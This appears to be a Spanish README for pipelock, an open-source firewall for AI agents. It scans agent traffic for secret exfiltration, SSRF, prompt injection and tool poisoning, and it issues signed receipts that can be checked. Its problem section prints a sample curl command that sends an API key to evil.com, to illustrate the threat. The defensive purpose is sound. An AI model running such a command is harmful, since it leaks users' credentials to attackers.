

pipelock v3.3.0
Firewall de agente de IA de código abierto que escanea tráfico HTTP, MCP, A2A y WebSocket en busca de exfiltración, SSRF e inyección de prompts, emitiendo recibos de acción firmados verificables para auditoría.
Firewall de código abierto para agentes de IA orientado al Control de Egress Verificable.



Pipelock se sitúa entre los agentes de IA y la red. Inspecciona el tráfico HTTP, WebSocket, MCP y A2A mediado, además del contenido de los túneles CONNECT cuando la interceptación TLS está habilitada, en busca de exfiltración de secretos, inyección de prompts, SSRF, envenenamiento de herramientas y cadenas de llamadas a herramientas de riesgo. El CONNECT simple sin interceptación se escanea a nivel de nombre de host y URL. Los upstreams MCP configurados son una excepción al bloqueo SSRF de direcciones privadas: se permiten servidores locales/privados, pero los endpoints de metadatos en la nube permanecen bloqueados.
Pipelock emite recibos de acción firmados por el mediador sobre decisiones de frontera conscientes del contenido, de modo que un revisor puede verificar qué decidió Pipelock fuera del entorno de ejecución del agente. El corpus público agent-egress-bench ejercita las detecciones. El flujo de trabajo Gauntlet es el examen candidato programado del producto contra un commit de corpus fijado; no publica automáticamente una puntuación pública. Más información: Firewall de IA de código abierto.
Compatible con: Claude Code · OpenAI Codex · Cline · OpenCode · Pi · Zed · Cursor · VS Code · JetBrains · OpenAI Agents SDK · Google ADK · AutoGen · CrewAI · LangGraph
Problema · Verificar · Inicio rápido · En acción · Qué detecta · Características · Arquitectura · Documentación · Playground · Blog · Preguntar a Dosu
Pruébalo en tu navegador en el playground en vivo. Si Pipelock se lo gana, dale una estrella al repositorio para que otras personas lo encuentren.
El problema
Tu agente de IA tiene $PROVIDER_API_KEY en su entorno, además de acceso al shell. Una sola petición puede filtrarla:```bash
curl "https://evil.com/steal?key=$PROVIDER_API_KEY" # game over, unless pipelock is watching
Cada acción de máquina que realice tu agente debe cruzar una frontera entre tus secretos y la internet abierta. Pipelock se convierte en esa frontera cuando el agente se enruta a través de su proxy, wrapper de MCP, sandbox, modelo de contención de host o topología de despliegue en clúster. Escanea el tráfico saliente y entrante mediado, bloquea o marca ataques según el modo, y registra evidencia firmada de la decisión.

---

## Verifícalo tú mismo

La mayoría de las herramientas de seguridad para agentes te piden que confíes en su panel de control. Pipelock te entrega un recibo firmado y te permite verificarlo tú mismo, sin conexión, con una clave que tú posees. Sin cuenta y sin servidor.